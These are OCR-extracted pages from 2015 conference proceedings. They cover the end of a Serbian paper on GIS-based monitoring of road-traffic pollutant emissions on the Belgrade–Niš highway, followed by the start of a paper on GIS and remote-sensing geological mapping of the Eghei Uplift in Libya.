
Slika 2 prikazuje podatke o deonicama. Tabela se sastoji od 9 kolona i 20 redova što znači da su uneti podaci za 20 deonica. U prve dve kolone upisani su identifikacioni brojevi objekata, pri čemu se identifikacioni brojevi u prvoj koloni ne mogu menjati. U trećoj koloni su upisani nazivi deonica, u četvrtoj je upisana dužina svake deonice izražena u kilometrima, u petoj je upisan protok vozila po času na svakoj deonici, u naredne tri kolone upisan je procenat vozila sa pogonom na benzin, dizel i gas (plin), a u poslednjoj koloni upisana je potrošnja goriva po vozilu izražena u litrima. Ovi podaci su dobijeni primenom COPERT IV metodologije.

| Zagađujuće materije | Vrsta vozila | | | | |
|---|---|---|---|---|---|
| | Putnička vozila | Laka teretna vozila | Teška teretna vozila | Autobusi | Motocikli |
| CO (t) | 469,04 | 4,30 | 34,47 | 2,06 | 25,98 |
| VOC (t) | 242,26 | 0,80 | 7,89 | 0,51 | 3,08 |
| NMVOC (t) | 239,64 | 0,79 | 7,19 | 0,47 | 2,87 |
| $CH_4$ (t) | 2,61 | 0,01 | 0,69 | 0,04 | 0,21 |
| $NO_x$ (t) | 216,22 | 1,37 | 155,64 | 10,24 | 0,93 |
| NO (t) | 202,19 | 1,25 | 137,41 | 9,04 | 0,00 |
| $NO_2$ (t) | 14,03 | 0,12 | 18,23 | 1,20 | 0,00 |
| $N_2O$ (t) | 0,58 | 0,00 | 0,37 | 0,02 | 0,00 |
| $NH_3$ (t) | 3,50 | 0,00 | 0,08 | 0,00 | 0,00 |
| $PM_{2,5}$ (t) | 4,15 | 0,12 | 4,59 | 0,28 | 0,03 |
| $PM_{10}$ (t) | 4,49 | 0,12 | 4,84 | 0,29 | 0,03 |
| $PM_{exhaust}$ (t) | 3,53 | 0,11 | 4,23 | 0,26 | 0,02 |
| EC (t) | 2,20 | 0,07 | 2,42 | 0,14 | 0,00 |
| OM (t) | 1,15 | 0,04 | 1,41 | 0,09 | 0,02 |
| FC (t) | 7827,47 | 64,39 | 4491,36 | 300,65 | 68,18 |
| $CO_2$ (t) | 24532,63 | 202,81 | 14153,71 | 947,45 | 215,15 |
| $SO_2$ (t) | 1,29 | 0,00 | 0,07 | 0,00 | 0,02 |
| Pb (kg) | 0,53 | 0,00 | 0,62 | 0,02 | 0,00 |
| Cd (kg) | 0,08 | 0,00 | 0,05 | 0,00 | 0,00 |
| Cu (kg) | 16,61 | 0,14 | 12,51 | 0,70 | 0,14 |
| Cr (kg) | 0,56 | 0,00 | 0,45 | 0,02 | 0,00 |
| Ni (kg) | 0,57 | 0,00 | 0,35 | 0,02 | 0,00 |
| Se (kg) | 0,09 | 0,00 | 0,05 | 0,00 | 0,00 |
| Zn (kg) | 12,19 | 0,10 | 7,28 | 0,43 | 0,09 |


Tabela 2. Ukupna emisija zagađujućih materija prema izvorima zagađenja u 2009. godini na deonici Beograd - Tranšped




DOI: 10.15308/Synthesis-2015-608-614




Slika 1. Georeferenciranje topografske mape autoputa





Slika 2. Tabela atributa sa podacima deoncama





Slika 3. Selektovanje jedne lokacije izvršenjem upita



DOI: 10.15308/Synthesis-2015-608-614




Slika 4. Izbor deonica na kojima je potrošnja goriva po vozilu veća od 1 litar




Slika 5. Mapiranje kritičnih gridova sa emisijom CO većom od GVI u slučaju najlošijih vremenskih parametara

Suština primene definisanog modela ogleda se u kreiranju upita. Ako se izabere sloj koji prikazuje mapu auto-puta Beograd-Niš i sloj koji prikazuje lokacije, može se kreirati upit za prikaz lokacije čiji se položaj traži na mapi. Izvršenje tog upita obeležiće lokaciju na mapi, a u tabeli atributa će selektovati sve podatke koji se odnose na traženu lokaciju. Slika 3 prikazuje da je izvršen upit kojim se traži selektovanje lokacije Mali Požarevac. Kao što se može primetiti, selektovana lokacija je markirana žutom bojom, dok su ostale obeležene crnom bojom.

Ako se pored sloja koji prikazuje mapu i sloja sa lokacijama izabere i sloj sa deonicama, dobija se grafički prikaz mape na kojoj su obeležene lokacije i deonice koje povezuju te lokacije. Deonice su obeležene različitom bojom, jer je prilikom kreiranja sloja korišćena opcija za obeležavanje deonica u odnosu na protok vozila po času.

Slika 4 prikazuje selekciju deonica na kojima je potrošnja goriva po vozilu veća od jednog litra. Da bi biranje deonica bilo uočljivije izvršena je korekcija kod obeležavanja deonica tako što je uklonjena opcija za obeležavanje deonica u odnosu na protok vozila po času, pa su sada sve deonice obeležene crvenom bojom. Odabrane deonice markirane su žutom bojom.

Naredni korak predstavlja čekiranje lejera sa gridovima. Prvo će se kreirati upiti za određivanje najzagađenijih, odnosno kritičnih gridova na kojima je emisija CO iznad dozvoljene granice koja za 24 časa iznosi 3 mg/m$^3$, dok za 1 čas iznosi 5 mg/m$^3$.

Tako na primer, Slika 5 prikazuje mapiranje gridova na kojima je emisija CO iznad GVI, odnosno iznad 3 mg/m$^3$ u slučaju najlošijih meteoroloških uslova, pri čemu je proračun rađen za brzinu vetra veću ili jednaku 1 m/s, klasu stabilnosti 4, kao i za sve pravce vetrova od 0° do 360°.

Na osnovu prethodno prikazanih slika na kojima su mapirani gridovi gde je registrovana emisija zagađujućih materija veća od dozvoljenih vrednosti može se zaključiti da je uticaj zadatih meteoroloških parametara na distribuciju emisije zagađujućih materija značajan. Ovaj zaključak se može potkrepiti i rezultatima dobijenih u prethodnim istraživanjima koja ističu prednosti prostorne analize GIS-a pri određivanju kontrolnih gridova u integrisanom modelu GIS-a i linearnog programiranja.



DOI: 10.15308/Synthesis-2015-608-614

## 4. ZAKLJUČAK

U radu je prikazana primena GIS modela u kontrolnoj strategiji monitoringa zagađujućih materija u drumskom saobraćaju. Kreiranjem upita dobijeni su precizni podaci koji su prikazani na dva načina: tabelarno i grafički. Naime, u dobijenim tabelama markirani su redovi, a na mapi su markirana kritična područja, odnosno gridovi na kojima su emisije zagađujućih materija bile iznad granica dozvoljenih vrednosti. Klikom na bilo koji kritičan, odnosno markiran grid, dobija se kompletna informacija o tom području. Prema tome, korisnik ovog modela dobija jasniji uvid u dobijeno rešenje zadatog upita što je još jedan dokaz da je GIS najpogodniji za određivanje kontrolnih **gridova** na kojima treba smanjiti zagađenje.

Cilj upotrebe GIS modela je predobrada i postobrada podataka koji se unose u GIS bazu podataka koja se uvek može dopunjavati i menjati, kao i grafičko prikazivanje (na slojevima) entiteta, odnosno objekata koji su predmet istraživanja i analize. Takođe, osnovna funkcija GIS modela je prezentovanje rezultata koji se dobijaju na osnovu postavljenih upita.

Za razliku od drugih modela, GIS podatke prikazuje na mapi markirajući kritične oblasti što nadležnim organima pruža mogućnost da brže reaguju u preduzimanju adekvatnih mera zaštite životne sredine. Tako je primenom GIS-a moguće izvršiti unapređenje procesa kontrole ukupne emisije zagađujućih materija u drumskom saobraćaju.

Osim toga, GIS pruža mnoge mogućnosti korisniku; pre svega, ovaj sistem omogućava grafičku prezentaciju prostornih objekata na osnovu njihovih atributa, odnosno upravljanje setom atributnih podataka koji se mogu preklasifikovati i integrisati. Među najznačajnijim dostignućima GIS-a je njegova sposobnost da obezbedi modele predviđanja i funkcije koje se bave skladištenim podacima.

GIS analiza omogućava lociranje mesta na kome i zbog čega se pojave dešavaju. Naime, pojavljivanje slučaja se može analizirati na osnovu njihovih međusobnih veza. To omogućava topološka struktura GIS-a što je ponekad prednost za dobijanje nedostupnih inforamcija koje su izvedene iz postojećih.

Na teritoriji Republike Srbije nije realizovano istraživanje u cilju određivanja kontrolne strategije ukupne emisije zagađujućih materija koje potiču iz drumskog saobraćaja. Sprovođena su samo parcijalna, ograničena istraživanja u toj oblasti, koja daju samo podatke o emisiji. Zbog toga je primena ovog GIS modela u kontrolnoj strategiji monitoringa ukupne emisije polutanata u drumskom saobraćaju veoma značajna. Kontrolisanje ukupne emisije štetnih supstanci iz izvora zagađenja uz primenu GIS-a znatno je efikasnije. Naime, upotrebom GIS-a dobijaju se vidljivi rezultati (prikazani grafički na mapi) tako da se može brže reagovati u rešavanju evidentiranih problema.

Imajući u vidu navedene činjenice, buduća istraživanja biće vezana za primenu ovog modela u kontrolisanju emisije zagađujućih materija u naseljenim mestima koja imaju probleme sa zagušenjem saobraćaja. Takođe, u planu je primena ovog modela, uz određene modifikacije, u kontrolisanju emisije zagađujućih materija na svim magistralnim i regionalnim putevima Republike Srbije.

## LITERATURA

Čekerevac, Z., Anđelić, S., Glumac, S., & Dragović, N. (2010). Savremene tendencije primene GIS tehnologija. U:Međunarodna naučna konferencija: Menadžment 2010. 17-18.03. (str. 531 – 538). Kruševac: Fakultet za industrijski menadžment.

Institut Saobraćajnog fakulteta. (2010). *Određivanje količina emitovanih gasovitih zagađujućih materija poreklom od drumskog saobraćaja primenom COPERT IV modela Evropske agencije za životnu sredinu*. Beograd: Saobraćajni fakultet.

Konsolidou, M., Ntyiachristos, L., Mellios, G., & Samaras, Z. (2008). Road-transport emission projections to 2020 in European urban environments. *Atmospheric Environment*, 42, Amsterdam: Elsevier, pp. 7465-7475.

Putevi Srbije. (2015). Magistralni i regionalni putevi Srbije. Preuzeto 20. marta 2015, sa www.putevi-srbije.rs/pdf/Serbia_main_and_regional_road.pdf

Topografske karte Republike Srbije u razmeri 1:100000. Preuzeto 20. marta 2015, sa http://mapy.mk.cvut.cz/data/Yugoslavia/Serbia/Serbia_topo_1.100000 (20.03.2015.)

Venkatram, A., Isakov, V., Thoma, E., & Baldauf, R. (2007). Analysis of air quality data near road ways using a dispersion model. *Atmospheric Environment 41*, Amsterdam: Elsevier, pp. 9483-9497.



DOI: 10.15308/Synthesis-2015-608-614

Synthesis
International Scientific Conference of IT and Business-Related Research

# GIS AND REMOTE SENSING APPLICATION IN GEOLOGICAL MAPPING AND 3D TERRAIN MODELING: A CASE STUDY IN EGHEI UPLIFT, LIBYA

## GEOGRAFSKI INFORMACIONI SISTEM I APLIKACIJA ZA ISTRAŽIVANJE NA DALJINU U GEOLOŠKOM MAPIRANJU I MODELOVANJU 3D TERENA: STUDIJA SLUČAJA U EGHEI UPLIFT, LIBIJA

Abubaker Ezabti[1], Verka Jovanović[2]
[1]Industrial Research Center (IRC), Tripoli, Libya
[2]Singidunum University, Danijelova 32, Belgrade, Serbia

**Abstract:**
Almost all digital or topographic mapping and most mapping projects require the digital maps generated using the integrated geographic information systems (GIS) and remote sensing techniques with geo-spatial databases. The use of remote sensing (RS) and radar images to produce geological maps is seen as making it possible to reveal those elements of geological features from images which should be reflected in the geo-spatial databases and digital maps. This study presents a way to incorporate digital data handling with both GIS and remote sensing techniques combined with geospatial databases and thus contribute to filling the gap between traditional geological mapping and modern geological studies performed with GIS and remote sensing techniques.
The main part of this research relates to the development of a new and detailed geological mapping system that has been constructed to present geological and topographic information in a geo-databases frame in an easy-to-use way. The methodology and legend of the mapping system and geospatial databases which are suggested in this study have been successfully applied to various types of landscapes in the study area. The study area in the southeast of Libya has been mapped during the period of geological mapping system development.

**Key words:**
Spatial database, geological mapping, 3D modeling, image processing.

**Apstrakt:**
Skoro svako digitalno ili topografsko mapiranje kao i većina projekata za izradu mapa zahteva postojanje digitalnih mapa koje se izrađuju korišćenjem integrisanih geografskih informacionih sistema i tehnika ispitivanja na daljinu uz podršku geoprostornih baza podataka. Smatra se da korišćenje ispitivanja na daljinu i radar slika omogućava da se na osnovu slika otkriju oni elementri geoloških karakteristika koji bi se odrazili u geoprostornim bazama podataka i digitalnim mapama. Ovaj rad prikazuje način kako da se objedine podaci dobijeni na osnovu geografskih informacionih sistema kao i tehnika ispitivanja na daljinu u kombinaciji sa geoprostornim bazama podataka i da se na taj način doprinese premošćavanju jaza koji postoji između tradicionalnog geološkog mapiranja i modernih geoloških studija zasnovanih na GIS sistemima i tehnikama ispitivanja na daljinu.
Glavni deo ovog istraživanja odnosi se na razvoj novog i detaljnijeg sistema za geološko mapiranje koji je napravljen kako bi prikazivao geološjke i topografske informacije u okviru geo baza podataka na način koji je lak za korišćenje. Metodologija i legenda sistema za mapiranje i geoprostorne baze podataka , čija se upotreba predlaže u ovom radu, uspešno se primenjuju na razne tipove pejzaža u proučavanoj oblasti. Oblast istraživanja u jugoistočnoj Libiji mapirana je u periodu razvoja sistema za geološko mapiranje.

**Ključne reči:**
prostorne baze podataka, geološko mapiranje, 3D modelovanje, obrada slika.

## MATERIALS AND METHODS

The following methods were adhered to:

- Field work (two to three weeks) using digital geological mapping data collection
- The use of radar technology to produce a 3D model of elevation points and apply it over the geological maps, structural maps, and topographic maps.
- Remote sensing data processing: data such as Landsat 7 ETM 9 bands were processed for the identification and separation of the lithologic units. Landsat 7 images with different compilations of bands were also used to identify structural features.
- Creation of a geo-database using a geographic information system (GIS) to store all digital features of geological and topographic maps with attributes data.

## MAIN OBJECTIVES

The aim of this study is to present the power of synergy between the geo-database and GIS with a view to developing digital geological mapping and 3D modeling. GIS is currently the best way to display spatial data and the Geo-databases are currently the most efficient way to process or request information from any huge dataset and to make new digital geological maps (Figure 1).




Figure 1. The integration between GIS and remote sensing technology to produce a digital geological map and 3D terrain model
Source: Ezabti (2011)

E-mail: gis_libya@yahoo.com

DOI: 10.15308/Synthesis-2015-615-619

## LOCATION OF STUDY AREA

The study area is located in southern Libya, in the eastern part of Eghei area. It occupies the eastern part of Jabal Eghei, about 350 km south of the city of Tazrbo, as shown in Figure 2; and is located at 23°00”00’ to 20° 00”00’ N and 22° 00”00’ to 19° 00”00’ E”. This area is known as the Eghei Uplift. The considered study area can be reached from Tazrbo city (Libya) along several desert routes with a general direction approximately to the south and the southwest (Figure 2).





Figure 2. General location of study area in southeast Libya

## TOPOGRAPHY

The area of study covered about 2865.1 square kilometers (km²), on the terrain covered by sedimentary rocks, east of the basalt flows between latitudes 23° 00' 00 and 23° 30' 00 N and longitudes 20° 00' 00 and 20° 30' 00 E. The prevailing high features are in the western and southeastern parts of the study area, where the elevation reaches up to 800 m. A large spring was running through the northeast and southwest of the study area, whereas now the drainage system slopes eastwards. The surface level of the study area varies between 368 and 925 m above sea level. The main morphological features (study area) Wide, mountain ranges along the north–south direction are the dominant features in the study area. The recent landscape is typical desert, shaped and formatted by intensive aeolian erosion, corrosion, deflation, and deposition. There are three types of deserts in the Sahara: sand desert, pebble desert, and rock desert. As a result of the desert climate, where wind erosion and low precipitations are dominant - several types of geomorphologic phenomena are present, out of which the most important are sarir, caliche, and sabkha, as shown in Figure 3. Sarir were formed in very large areas in wadi valleys as a consequence of wind erosion, where small grain size particles blow out while coarser ones (gravels and coarse sands) stay in place. Caliche is evaporate, mostly made of carbonate with less cherty crust, which occurs over the older sedimentary rocks where groundwater is very near to the surface. The thickness of these evaporate rocks can reach more than 5 m. Sabkha (playas) are formed in small deflation hollows (continental area) by evaporates deposition of various salts which have reached the water table. In the investigated area, only a few small sabkhas are present; they reach a few hundreds of meters in diameter.

## INTERPRETATION OF SATELLITE IMAGES

The interpretation of satellite images has recently become a topical issue; it is very reliable for obtaining data from a combination of Landsat bands, and each combination has special proposals and implementations. First of all, three bands are assembled (4, 7, and 2) and increased the density by adding panchromatic bands, which have a resolution of 14 m per pixel, which improves the resolution of the whole image from 28 m per pixel to 14 m per pixel. When rectification algorithm image and/or vector is used, the column and row coordinates of the image can be fitted to the geodetic datum WGS84 and the map projection UTM 34 coordinate system is built into the vector using the linear method. The chosen reassembly method was the nearest neighborhooding method, which preserved the original reflectance value (Hadeel, Mushtak & Chen 2010)

There are many tools in remote sensing software that are designed for the enhancement of satellite images. These tools have different and special proposals and implementations as performed in this research by pre-processing the satellite images and following the typical raster data capture workflow (Figure 4).





Figure 3. Radar image for study area
Source: Ezabti (2011)



DOI: 10.15308/Synthesis-2015-615-619





Figure 4. Workflow of data capture

## PRE-PROCESSING OF THE IMAGES

The Landsat 7 ETM+ images dated 2000 were downloaded for the full scene of the study area from a global land cover facility site. The acquired raw images had file formats such as TIF or MrSID. Pre-processing such as geometric and atmospheric corrections, which is a prerequisite for the analysis of energy and land cover parameters, was performed. The false colour composite of the study region was constructed using the visible and NIR bands of the ETM+ sensor. Classification approaches are statistical methods that attempt to map each pixel by assigning it exclusively to one specific class. These methods assume that the landscape is made up of discrete entities with well-defined boundaries, that spectrally similar data will describe thematically similar objects, and that there is a dominant scene component for each pixel (Buenemann 2007).

All the operations, from data import to data analysis, were carried out in the GIS and RS software of Intergraph Geomedia Professional (6.1) and Global mapper 13.2. Figure 5 shows the false colour composite of the study region constructed using the visible and NIR bands of the ETM+ sensor.





Figure 5. False colour composite of the study region constructed using the visible band of the ETM+ sensor

Different combinations of three bands are recommended for geological mapping purposes. Pontual (1988) recommends composites based on Thematic Mapper (TM) bands 7, 5, and 4 or 7, 4, and 2 in red, green, and blue, respectively. The combination of TM bands 7, 4, and 1 has been designated as a kind of standard product for geological mapping (*e.g.* Kaufmann 1988; Davis and Berlin 1989). There are steps for choosing and compiling the three bands to make one Red Green Blue (RGB) view that can be recognized by the human eye and that will be ready for visual interpretation. First, we must assemble bands 7, 4, and 2 using one of the remote sensing applications (ERDAS and MGE RS Intergraph), as shown in Figure 6, by using a special tool which provides principal component analysis. RS Intergraph image processing has been used in this study because of the power of its image processing techniques (Schowengerdt 2007).




Figure 6. Histogram and image processing on MGE Image system
Source: Ezabti (2011)

## GEOLOGICAL MAPPING AND 3D MODELING

All field research work was done during one field season which began in January 2010 and ended in February 2010. Based on the field experience, the digital and classical geological mapping of the field must be started by taking a cross-section from old to recent units, which was from west to east in the study area. This approach was selected to follow the geological succession and sequence from the base of the geological units in the area, where the oldest formation units accrue, while towards the east the sequence shows the recent and younger formation units, which continue by superposition in the direction of the eastern part of the study area (Figure 7).

